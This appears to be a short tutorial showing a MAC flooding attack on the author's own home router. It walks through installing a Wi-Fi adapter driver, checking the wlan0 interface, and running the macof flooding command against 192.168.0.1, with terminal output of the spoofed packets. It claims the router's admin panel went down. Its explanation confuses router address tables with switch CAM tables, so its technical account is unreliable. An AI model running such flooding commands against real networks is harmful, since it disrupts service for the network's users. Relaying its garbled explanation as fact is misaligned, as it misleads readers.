

MAC Flooding Att@ck

We know that routers keep a track of IP addresses and the corresponding Mac addresses. However, we continuously update the router Mac address table. The device table will become full and will not be able to register anyone. Then router will be down.

First connect wifi adapter and install the adapter:

Below step by step procedure to install mt7601u driver(this is my wifi driver)

```
git clone https://github.com/kuba-moo/mt7601u.git
```

```
cd mt7601u
```

```
ls -la
```

```
sudo modprobe mt7601u
```

```
lsmod | grep mt7601u
```

```
cd mt7601u
```

Let begin att@ck:

First check wlan0 is available:


```
root@kali: ~  
File Actions Edit View Help  
[-i interface] [-n times]  
  
(root@kali)-[~]  
# ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    ether 08:00:27:0c:e7:f4 txqueuelen 1000 (Ethernet)  
    RX packets 54315 bytes 80798090 (77.0 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 19947 bytes 1562432 (1.4 MiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.0.116 netmask 255.255.255.0 broadcast 192.168.0.255  
    inet6 fe80::63e2:a335:99db:e481 prefixlen 64 scopeid 0<20<link>  
    ether 1c:59:74:88:af:3c txqueuelen 1000 (Ethernet)  
    RX packets 4361 bytes 5457664 (5.2 MiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 3704 bytes 408315 (398.7 KiB)
```

macof -i wlan0 -s 192.168.0.1

```
root@kali: ~
File Actions Edit View Help
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(root@kali)-[~]
# macof -i wlan0 -s 192.168.0.1
d:42:83:4a:8c:aa 74:53:9f:14:d2:6 192.168.0.1.50761 > 0.0.0.0.41518: S 718899
424:718899424(0) win 512
aa:7c:e0:1f:60:e3 b3:8c:c4:5:c4:9d 192.168.0.1.42275 > 0.0.0.0.30341: S 66983
8289:669838289(0) win 512
a3:9a:c9:7:ba:95 67:cf:a1:70:cf:af 192.168.0.1.29302 > 0.0.0.0.47038: S 21288
52855:2128852855(0) win 512
d5:9a:d4:d:4:54 16:db:68:11:a2:e9 192.168.0.1.38667 > 0.0.0.0.20918: S 110435
6755:1104356755(0) win 512
4c:77:b3:20:94:89 50:62:80:1:1f:70 192.168.0.1.50992 > 0.0.0.0.663: S 1458793
712:1458793712(0) win 512
e9:65:d2:41:6a:3a 4a:1c:cb:5a:e:9a 192.168.0.1.36048 > 0.0.0.0.23063: S 20338
16429:2033816429(0) win 512
75:8f:18:3d:65:44 7:32:c1:23:1a:e 192.168.0.1.10700 > 0.0.0.0.64152: S 267011
784:267011784(0) win 512
8f:10:15:1:68:a8 93:71:33:0:bb:41 192.168.0.1.64346 > 0.0.0.0.42379: S 490083
153:490083153(0) win 512
48:13:74:59:1f:33 5c:28:2:3d:13:50 192.168.0.1.8136 > 0.0.0.0.50985: S 108886
1186:1088861186(0) win 512
c8:b6:31:1d:0:4f ce:cf:76:39:67:73 192.168.0.1.52650 > 0.0.0.0.51503: S 13564
21326:1356421326(0) win 512
5d:81:9f:71:41:24 87:72:e5:1e:5c:fd 192.168.0.1.14805 > 0.0.0.0.28452: S 2062
351540:2062351540(0) win 512
```

192.168.0.1 is my router admin panel.



Admin panel is totally under loading and become down.